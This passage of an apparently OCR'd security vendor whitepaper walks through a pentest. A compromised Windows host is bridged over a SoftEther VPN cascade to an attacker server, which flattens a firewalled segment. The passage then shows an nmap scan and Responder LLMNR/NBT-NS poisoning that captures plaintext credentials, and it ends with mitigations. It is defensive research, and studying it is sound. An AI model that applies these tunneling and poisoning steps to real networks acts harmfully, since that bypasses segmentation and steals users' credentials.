


```
VPN Client>accountlist
AccountList command - Get List of VPN Connection Settings
Item                        |Value
----------------------------+-------------------------------------------
VPN Connection Setting Name |conn_170
Status                      |Offline
VPN Server Hostname         |10.0.100.10:44443 (Direct TCP/IP Connection)
Virtual Hub                 |Segment170_Hub
Virtual Network Adapter Name|seg_170
The command completed successfully.

VPN Client>accountconnect conn_170
AccountConnect command - Start Connection to VPN Server using VPN Connection Setting
The command completed successfully.

VPN Client>accountlist
AccountList command - Get List of VPN Connection Settings
Item                        |Value
----------------------------+-------------------------------------------
VPN Connection Setting Name |conn_170
Status                      |Connected
VPN Server Hostname         |10.0.100.10:44443 (Direct TCP/IP Connection)
Virtual Hub                 |Segment170_Hub
Virtual Network Adapter Name|seg_170
The command completed successfully.
```

Our next goal is to create a bridge configuration on top of our compromised host in the target segment. In our example, that would be host 192.168.170.106.

1. Create a virtual hub called "BRIDGE_HUB":
2. Bridge "BRIDGE_HUB" with ethernet device Ethernet0:


   Ethernet0 is the interface with IP 192.168.170.106. It will let us share the whole segment. Disclaimer: Layer 2 segment bridging requires support for a promiscuous capability from the host's interface and all the upstream intermediate network devices. When the promiscuous mode has been disabled, we could jump into Layer 3 configuration, but we will not cover this use case here.



192.168.170.106 - SoftEther VPN Server Manager

Manage VPN Server "192.168.170.106"

Virtual Hub Name	Status	Type	Users	Groups	Sessions	MAC Tables	IP Tables
BRIDGE_HUB	Online	Standalone	0	0	0	0	0



Local Bridge Settings

Local Bridge can establish a Layer 2 bridge connection between a Virtual Hub on this VPN server and a physical Ethernet Device (Network Adapter).
It is also possible to create a tap device (virtual network interface) and establish a bridge connection with a Virtual Hub. (Tap is supported on Linux versions only)

Numb...	Virtual Hub Name	Network Adapter or Tap Device Name	Status
1	BRIDGE_HUB	Intel(R) 82574L Gigabit Network Connection (2) (ID=3764764482)	Operating

New New Local Bridge Definition:

Select the Virtual Hub to bridge.

Virtual Hub:


Select the Ethernet device (network adapter) for the bridge destination.

LAN Adapter: Ethernet0 [Intel(R) 82574L Gigabit Network Connection (2) (ID=3764764482)]

3. Create a cascade connection:
   a. Connect the "BRIDGE_HUB" to the VPN server's "Segment170_HUB" with the dedicated "bridge_user". In this step, we will "share" the segment 170 network and expose it to our VPN server and VPN client components.

4. Establish a cascade connection:
   As we can see, we are connected to the Attacker VPN server via HTTPS-SSL VPN implementation on port 44443. In other words, we have established a TCP bi-directional session between 192.168.170.106 and 10.0.100.10:44443.

5. Configure the VPN client's virtual network interface IP:



Properties of cascade_to_Segment170_Hub

Please configure the VPN Connection Setting for VPN Server.

Setting Name: cascade_to_Segment170_Hub

Destination VPN Server:

Specify the host name or IP address, and the port number and the Virtual Hub on the destination VPN Server.

Host Name: 10.0.100.10

Port Number: 44443 ☐ Disable NAT-T

Virtual Hub Name: Segment170_Hub

Proxy Server as Relay:

You can connect to a VPN Server via a proxy server.

Proxy Type: [✓ Direct TCP/IP Connection (No Proxy)] Connect via HTTP Proxy Server / Connect via SOCKS Proxy Server

Server Certificate Verification Option:

☐ Always Verify Server Certificate

Cascade Connection Setting

You can configure the security policy which will be applied to the Cascade Connection on this Virtual Hub's side.

User Authentication Setting:

Set the user authentication information that is required when connecting to the VPN Server.

Auth Type: Standard Password Authentication

User Name: bridge_user

Password: ••••••••

Advanced Setting of Communication:

☑ Reconnects Automatically After Disconnected


Reconnect Count: times

Reconnect Interval: 10 seconds

☑ Infinite Reconnects (Keep VPN Always Online)

☐ Use SSL 3.0 (1)

In our example, we'll configure a static IP, but using DHCP is also possible if supported by the network.



Cascade Connections on BRIDGE_HUB

Cascade Connection can make a layer-2 Ethernet-level links between this Virtual Hub and other Virtual Hub which is located on either local or remote VPN Server.

Before Using Cascade Connection


Cascade Connection realizes a Layer 2 Bridge between multiple Virtual Hubs. But if the connection is incorrectly configured, an infinity loop could inadvertently be created. When using a Cascade Connection function please design the network topology with care.

Setting Name	Status	Established at	Destination VPN Server	Virtual Hub
cascade_to_Seg...	Online (Established)	2021-05-16 (Sun) 03:57:30	10.0.100.10	

a. Configure a static IP (on segment 170):


b. Set up a static route for the compromised host 192.168.170.106:

This route keeps our cascade connection between the bridge and the VPN server through our 10.0.100.254 gateway (TCP bi-directional session between 192.168.170.106 and 10.0.100.10:44443). Otherwise, traffic to destination 192.168.170.0/24 will try to route through our local 192.168.170.10 which will cause our existing TCP session to drop and will



```
79: vpn_seg_170: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 5e:ab:51:9b:c0:d0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.170.10/24 scope global vpn_seg_170
       valid_lft forever preferred_lft forever
    inet6 fe80::5cab:51ff:fe9b:c0d0/64 scope link
       valid_lft forever preferred_lft forever
```


disconnect our bridge session.



```
[root@localhost pentera]# ip route add 192.168.170.106 via 10.0.100.254
```

Mission accomplished: Flattened network architecture

At this point we have finished setting up a VPN tunnel to segment 170 using SoftEther VPN tools. Our architecture is as follows:




Now every time we try to send packets from our Attacker machine to a host in segment 170, it will route through: vpn_seg_170 NIC → Segment170_Hub → BRIDGE_HUB → Win10 interface → Segment 170 (host). Response routing will be exactly reversed.

Scan the flattened network


We're now ready to validate that our segmentation flattening has worked and check whether we were able to bypass the firewall.

Run the following nmap command:



```
bash-5.0# nmap -T4 -sT 192.168.170.0/24
```

Our results:



```
Nmap scan report for 192.168.170.1
Host is up (0.0050s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
6000/tcp open  X11
MAC Address: 00:50:56:C0:00:0E (VMware)

Nmap scan report for 192.168.170.16
Host is up (0.0039s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:AD:DE:EB (VMware)

Nmap scan report for 192.168.170.254
Host is up (-0.022s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
MAC Address: 00:0C:29:C2:8B:04 (VMware)

Nmap scan report for 192.168.170.10
Host is up (0.00019s latency).
Not shown: 992 closed ports
PORT       STATE SERVICE
22/tcp     open  ssh
1022/tcp   open  exp2
2222/tcp   open  EtherNetIP-1
8022/tcp   open  oa-system
8080/tcp   open  http-proxy
8090/tcp   open  opsmessaging
8181/tcp   open  intermapper
44443/tcp open  coldfusion-auth

Nmap scan report for 192.168.170.106
Host is up (0.00057s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
992/tcp   open  telnets
```


Whoo-hoo! We have confirmed our ability to gain full access to segment 170!
Our segmentation flattening worked and we found 3 new hosts that weren't exposed before (ignoring our Attacker machine 192.168.170.10 and the previously scanned host: 192.168.170.106).

We are finally in a position to bypass the firewall rules and start to really dig in, enumerate services, exploit them, and abuse network misconfigurations.

Time for Responder! We're ready to attack over our network bridge


Now that we've fully exposed the segment (from a Layer 2 perspective), let's try to abuse it and capture some misbehavior. Let's run Responder on our newly-exposed segment.

First, we'll run a command with the specified VPN client NIC:



```
bash-5.0# python Responder.py -I vpn_seg_170 -b
```

After waiting for the user to make a network mistake, we were able to abuse newly revealed hosts and get the following results:



```
[HTTP] Basic Client   : 192.168.170.16
[HTTP] Basic Username : user1
[HTTP] Basic Password : password1
[*] [NBT-NS] Poisoned answer sent to 192.168.170.16 for name RESPPROXYSRV (service: File Server)
 [*] [LLMNR]  Poisoned answer sent to 192.168.170.16 for name respproxysrv
[*] [NBT-NS] Poisoned answer sent to 192.168.170.16 for name RESPPROXYSRV (service: File Server)
[*] Skipping previously captured hash for user1
```

The screenshot above is an example of how we were able to capture the user credentials from host 192.168.170.16. We did this by taking advantage of the vulnerable host when it tried to access a shared network resource. Here's how it went: First, we grabbed a query from host 192.168.170.16 when it tried to resolve a network resource's IP address and responded with a malformed response from the IP address of our Attack machine. After poisoning the connection, we led the target host 192.168.170.16 to perform authentication retries to our rouge SMB server. And that's it. As a result, we were able to capture the user credentials for our target host 192.168.170.16.

To conclude this exercise, using SoftEther VPN, we were able to gain access to a new network with less restrictive firewall rules and expose new hosts. We then ran cyber attacks on the exposed hosts directly from our attacker machine from another network segment and abused compromised network misconfigurations in the same broadcast domain.

Mitigating against VPN tunneling

Network misconfigurations leveraged by VPN tunneling present risks that must be curtailed. Mitigating steps can and should be taken on both the application and network levels.

At the application/network level, network admins should aim to prevent the installation of unwanted drivers. Application whitelisting should do the trick.

At the network level, there are several ways to prevent an attacker from using his VPN network interface by blocking the attacker's MAC address:

1. Disabling promiscuous mode at the Operating System level or in intermediate devices such as switches.
2. Implementing Network Access Control (NAC) solutions.
3. Implementing switch security capabilities, such as Cisco port security.
4. In virtual environments, it's a good idea to disable promiscuous mode and prevent MAC Spoofing.

At the transport level (TCP/UDP), blocking TCP sessions by intercepting SSL communication and analyzing certificate correctness or destination is recommended. This will prevent communication to unwanted servers such as the VPN server itself.

Continuously testing your segmentation with Pentera

In this paper, we showed how attackers can leverage VPN tunneling to expand network access and attack remote hosts directly without needing to migrate their cyber weapons closer to the targets.

As pentesters, we were able to validate that a readily available open-source tool such as SoftEther VPN could be used to set up VPN tunneling to a restricted segment over Layer 2. In our example, setup and configuration were done manually, but they could easily be automated using available APIs and customizations of the source code. Custom pre-configured SoftEther binaries can be used as payloads. All in all, considering we've only covered a small portion of SoftEther features, it's clear that VPN tunneling presents a serious threat from even script-kiddies and cyber hobbyists.

Given the risks involved, continuously pentesting to check for dynamic vulnerabilities and exposures due to network misconfigurations is highly recommended. Pentera is the recommended solution for automated security validation.

About the author

Dor Hershkovitz, Senior Security Researcher & Team Lead. Prior to joining Pentera, Dor served as a researcher and red-teamer in one of the IDF's most confidential units and as an offensive security consultant for Israel's Prime Minister Office.

Dor's areas of expertise include the automation of network poisoning attacks and the development of lateral movement capabilities and sophisticated tunneling.

About Pentera

PENTERA

Pentera is the category leader for Automated Security Validation, allowing every organization to test with ease the integrity of all cybersecurity layers, unfolding true, current security exposures at any moment, at any scale. Thousands of security professionals and service providers around the world use Pentera to guide remediation and close security gaps before they are exploited.

For more info visit: **pentera.io**

PENTERA | Pentera Labs™ Research Series

Breaking the Barriers of Segmentation

www.Pentera.io